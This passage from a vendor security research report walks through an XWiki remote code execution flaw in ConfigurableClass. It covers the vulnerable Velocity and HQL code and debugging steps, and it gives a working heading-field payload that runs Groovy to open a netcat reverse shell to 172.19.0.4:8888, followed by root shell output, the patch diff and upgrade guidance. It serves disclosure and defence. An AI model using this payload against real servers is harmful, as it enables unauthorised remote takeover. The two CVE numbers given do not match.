The definition of this macro is specified with the velocity template of the text in ConfigurableClassMacros.xml. Here, the process to define and execute HQL (Hibernate Query Language)⁹ query is defined, and it plays a role to save the returned result in \$outputList. In addition, \$section received as a variable is the section parameter value to be entered by the user, and \$XWiki.getDocument(\$currentDoc).getSpace() returns a hierarchy structure excluding the current document name.

⁹ HQL (Hibernate Query Language): Although externally similar to SQL, HQL is a query language used in Hibernate, which is object-oriented and can define relationships among inheritance, polymorphism and class.

The following code is used for the query execution. The ConfigurableClass of which the section parameter entered by the user in the current document matches displayInSection field entered in **1) XWiki ConfigurationClass** is searched.

```
## We can't remove duplicates using the unique filter because the select clause will
be extended with the information
## needed by the order by clause. Thus we remove the duplicates after we get the
results.
#set ($orderedSetOfAppNames = $collectiontool.orderedSet)
#set ($discard = $orderedSetOfAppNames.addAll($services.query.hql($statement).
bindValues($params).execute()))
#set ($discard = $orderedSetOfAppNames.addAll($services.query.hql
($statementDeprecated).bindValues($deprecatedParams).execute()))
```

Figure 15. HQL Query Execution

Save the result of the query execution in \$outputList variable.

```
#set ($discard = $outputList.addAll($orderedSetOfAppNames))
```

Figure 16. Executing HQL Query and Saving the Result

Step 2. XWiki RCE Vulnerability (CVE-2024-55789)

1) Heading Parameter Tracking

```
#set($outputList = [])
#findNamesOfAppsToConfigure($section, $globaladmin, $xwiki.getDocument($currentDoc).getSpace(), $outputList)
##
#foreach($appName in $outputList)
##
## Make sure the current user has permission to edit the configurable application.
#set($userHasAccessToDocument = $xcontext.hasAccessLevel('edit', $appName))
##
## If the document was not last saved by a user with edit privilege on this page
## then we can't safely display the page but we should warn the viewer.
#if($userHasAccessToDocument)
## Get the configurable application
#set($app = $xwiki.getDocument($appName))
##
#set($documentSavedByAuthorizedUser = false)
#checkDocumentSavedByAuthorizedUser($app, $currentDoc, $documentSavedByAuthorizedUser)
#end

#set($heading = $app.getValue('heading', $configurableObj))
```

Figure 17. Process of Heading Parameter Access

- ① \$outputList array values are extracted using findNamesOfAppsToConfigure function.
- ② \$outputList array data are designated in the \$appName variable
- ③ \$app object can be obtained through \$XWiki.getDocument(\$appName).
- ④ heading parameter value is saved as \$app.getValue ('heading,' \$configurableObj).

For the payload delivered to heading parameter, the process of variable redefinition can be checked by adding a debugging code through the following steps.

- ① Download org.XWiki.platform_XWiki-platform-administration-ui_<Version>.xar of the vulnerable version.
- ② Change the extension of the downloaded file to zip and unzip the file.
- ③ In the XWiki > ConfigurableClass.xml file, add the debugging file below to before and after the #set(\$evaluatedHeading = "#evaluate(\$heading)") line.

```
== Debug Before ==
Heading: **$services.rendering.escape($heading, 'XWiki/2.1')**
CodeToExecute Before: **$services.rendering.escape($configurableObj.display('codeToExecute', 'view', false), 'XWiki/2.1')**
CodeToExecuteResult Before: **$services.rendering.escape($configurableObj.display('codeToExecuteResult', 'view', false), 'XWiki/2.1')**
=====

## Original Code
#set($evaluatedHeading = "#evaluate($heading)")

== Debug After ==
Evaluated Heading: **$services.rendering.escape($evaluatedHeading, 'XWiki/2.1')**
CodeToExecute After: **$services.rendering.escape($codeToExecute, 'XWiki/2.1')**
CodeToExecuteResult After: **$services.rendering.escape($codeToExecuteResult, 'XWiki/2.1')**
=====
```

- ④ After saving the file, compress it again and restore the extension (.xar).
 - ⑤ Upload xar file through XWiki Web Page > Administer Wiki > content > import and install it.
- Then, the heading parameter operation status can be checked as of the following.

Debug Before

Heading: `#set($codeToExecute = 'Test') #set($codeToExecuteResult = '{{{async}}}{{{groovy}}}' def command = "busybox nc 172.19.0.4 8888 -e /bin/bash"; def proc = command.execute(); proc.waitFor() {{{groovy}}}{{{/async}}}'`
CodeToExecute Before:
CodeToExecuteResult Before:

Debug After

Evaluated Heading:
CodeToExecute After: **Test**
CodeToExecuteResult After: `{{{async}}}{{{groovy}}}' def command = "busybox nc 172.19.0.4 8888 -e /bin/bash"; def proc = command.execute(); proc.waitFor() {{{groovy}}}{{{/async}}}'`

Figure 18. Variables before and after Heading Payload

2) XWiki Scripting and Actual Operation Process

Java Scripting API (JSR-223, standard API) is a function to support the execution of other script languages in Java application. It is based on the JSR 223 (Java Specification Request 223) standard, and enables dynamic code execution or data exchange between Java and the script language while it is run. In XWiki, Groovy, Python, Ruby and PHP scripts are wrapped to macro through Java Scripting API. It can also be loaded for use in the form of `{{script language type}}`.

After adding ConfigurableClass to the EQST user object, the attacker inserts payload to the heading variable and saves it as of the following.

Editing objects of EQST

New object:

Custom configurable sections

Add

Objects of type XWiki.ConfigurableClass (1)

ConfigurableClass 0:

Display in section

other

Heading

#set(\$codeToExecute = 'Test') #set(\$codeToExecuteResult = '{{{async}}}{{{groovy}}}' def command = "busybox nc 172.19.0.4 8888 -e /bin/bash"; def proc = command.execute(); proc.waitFor() {{{groovy}}}{{{/async}}}'

Figure 19. Saving Heading Payload

For this, the following payload is used.

```
#set($codeToExecute = 'Test')
#set($codeToExecuteResult = '{{{async}}}{{{groovy}}}' def command = "busybox nc 172.19.0.4 8888 -e /bin/bash"; def proc = command.execute(); proc.waitFor() {{{groovy}}}{{{/async}}}'
```

This payload redefines two variables individually. The codeToExecuteResult variable includes a code to execute reverse shell by using the groovy script.

The velocity code inside ConfigurableClass object, which was added when accessing <XWiki_domain>/bin/view/XWiki/EQST?sheet=XWiki.AdminSheet&viewer=content§ion=other, is executed. Using the previously added debugging code, the result of variable redefinition due to the heading variable can be checked.




Figure 20. Saving Heading Payload

Inside the server, the heading variable is executed. Then, the two variables of \$codeToExecute and \$codeToExecuteResult are individually redefined.




Figure 21. Heading Variable Execution Code

The payload inside the redefined \$codeToExecuteResult calls {{async}} and {{groovy}} scripts once again during the process of {{velocity}} script operation. This way, the attacker executes the payload delivered via heading.





Figure 22. CodeToExecuteResult Variable Execution Code

Using the executed payload, the attacker successfully acquires the shell of XWiki server through the 8888 port on standby in the server.

A terminal window with a dark background. The prompt is '(root@88032439f198)-[/]'. The user enters '# nc -l -p 8888'. The prompt changes to 'id'. The output is 'uid=0(root) gid=0(root) groups=0(root)'. The user enters 'uname -a'. The output is 'Linux 46e940ec1491 5.15.167.4-microsoft-standard-WSL2 #1 SMP Tue Nov 5 00:21:55 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux'.

```
(root@88032439f198)-[/]
# nc -l -p 8888
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux 46e940ec1491 5.15.167.4-microsoft-standard-WSL2 #1 SMP Tue Nov 5 00:21:55 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
```

Figure 23. Attacker Succeeding Reverse Shell Connection in PC

■ Countermeasures

The vulnerability arises as the attacker's malicious code is executed inside the velocity template of XWiki due to the groovy code that is also executed in the template. Following its discovery on August 4, 2023, this logic was patched on April 26, 2024. The details of the source code change can be found below.

• URL: <https://github.com/XWiki/XWikiplatform/commit/8493435ff9606905a2d913607d6c79862d0c168d?diff=unified#diffbf419a99140f3c12fd78ea30f855b63cfb74c1c976ff4436898266d9b37ad3ce>

Through XWiki > Administrator Wiki > Content > Import > org.XWiki.platform_xwiki-platform-administration-ui_<Version_Information>.xar, it can be checked whether or not the vulnerable version has been used.




Figure 24. Admin. Page > Extension Check

As a result of checking the vulnerability patch details, it was found that the codeToExecuteResult variable, which was used in the arbitrary command execution, is no longer used as the codeToExecute variable processing of ConfigurableClass.xml file has been changed.

```
#set($codeToExecute = "$!app.getValue('codeToExecute', $configurableObj)")
#if($codeToExecute != '')
    #set($codeToExecuteResult = $configurableObj.display('codeToExecute', 'view', false))
#set ($codeToExecute = "$!app.getValue('codeToExecute', $configurableObj)")
```

Figure 25. Modifications to codeToExecute Variable Processing

In addition, for the section that was vulnerable due to the execution of the codeToExecuteResult variable, the code execution was prevented through display in a simple string, not a script macro as of the following.

```
(%class="codeToExecute"%)((##  
$codeToExecuteResult  
$configurableObj.display('codeToExecute', 'view', false)
```

Figure 26. Modifications to codeToExecuteResult

For the vulnerable XWiki version, patch task must be performed in the <=15.10.9 and <=16.3.0 versions. All important data must be backed up before patch application, and the patch task must be carried out with reference to the official documentation. It must also be kept in mind that the upgrading methods vary by distribution environment. Patch task is performed in the following methods.

Distribution Environment	Patch Method
Package Upgrade	Execute sudo apt install xwiki-tomcat9-mariadb
Docker Upgrade	Change image by referring to the link and implement guidelines in the release note
WAR Upgrade	After deleting the existing WAR and downloading the new version, distribute WAR or use the distribution wizard
Demo Package Upgrade	Separately install the new version, and manually edit the configuration file and directory

The following link can be referenced for the detailed patch task.

•URL: <https://www.xwiki.org/xwiki/bin/view/Documentation/AdminGuide/Upgrade/>

■ Reference Sites

- XWiki (About XWiki): <https://www.xwiki.org/xwiki/bin/view/Main/>
- XWiki (Administration Application):
<https://extensions.xwiki.org/xwiki/bin/view/Extension/Administration%20Application>
- XWiki (XWiki Velocity Training):
<https://www.xwiki.org/xwiki/bin/view/Documentation/DevGuide/Scripting/XWikiVelocityTraining/>
- XWiki (Script Macro): <https://extensions.xwiki.org/xwiki/bin/view/Extension/Script%20Macro>
- XWiki (Release Notes, 14.7RC1):
<https://www.xwiki.org/xwiki/bin/view/ReleaseNotes/Data/XWiki/14.7RC1/Entry001/>
- XWiki (XWikiSyntax):
<https://www.xwiki.org/xwiki/bin/view/Documentation/UserGuide/Features/XWikiSyntax/>
- EQST Insight Special Report (SSTI):
https://www.skshieldus.com/download/files/download.do?o_fname=EQST%20insight_Research%20Technique_%EB%B3%84%EC%B1%85_202403.pdf&r_fname=20240327134650045.pdf
- XWiki (XWikiDocument XML):
<https://extensions.xwiki.org/xwiki/bin/view/Extension/XAR%20Module%20Specifications>
- XWiki (Upgrading): <https://www.xwiki.org/xwiki/bin/view/Documentation/AdminGuide/Upgrade/>
- Hibernate Documentation (The Hibernate Query Language):
<https://docs.jboss.org/hibernate/orm/3.3/reference/en-US/html/queryhql.html>
- CVE-2024-55879: [https://github.com/xwiki/xwiki-](https://github.com/xwiki/xwiki-platform/commit/8493435ff9606905a2d913607d6c79862d0c168d)
[platform/commit/8493435ff9606905a2d913607d6c79862d0c168d](https://github.com/xwiki/xwiki-platform/commit/8493435ff9606905a2d913607d6c79862d0c168d)
<https://github.com/xwiki/xwiki-platform/security/advisories/GHSA-r279-47wg-chpr>
<https://jira.xwiki.org/browse/XWIKI-21207>

The logo for EQST, with 'E' in red and 'QST' in white, set against a dark blue background with a large blue arc on the right.

INSIGHT

2025.02

SK shieldus

SK Shieldus Inc. 4&5F, 23, Pangyo-ro 227beon-gil, Bundang-gu, Seongnam-si, Gyeonggi-do, 13486, Republic of Korea
<https://www.skshieldus.com>

Publisher: SK Shieldus EQST business group

Production: SK Shieldus Marketing Group

COPYRIGHT © 2025 SK SHIELDUS. ALL RIGHT RESERVED.

This document copyrighted by the EQST business group of SK Shieldus and legally protected. Any unauthorized use or modification is prohibited by law.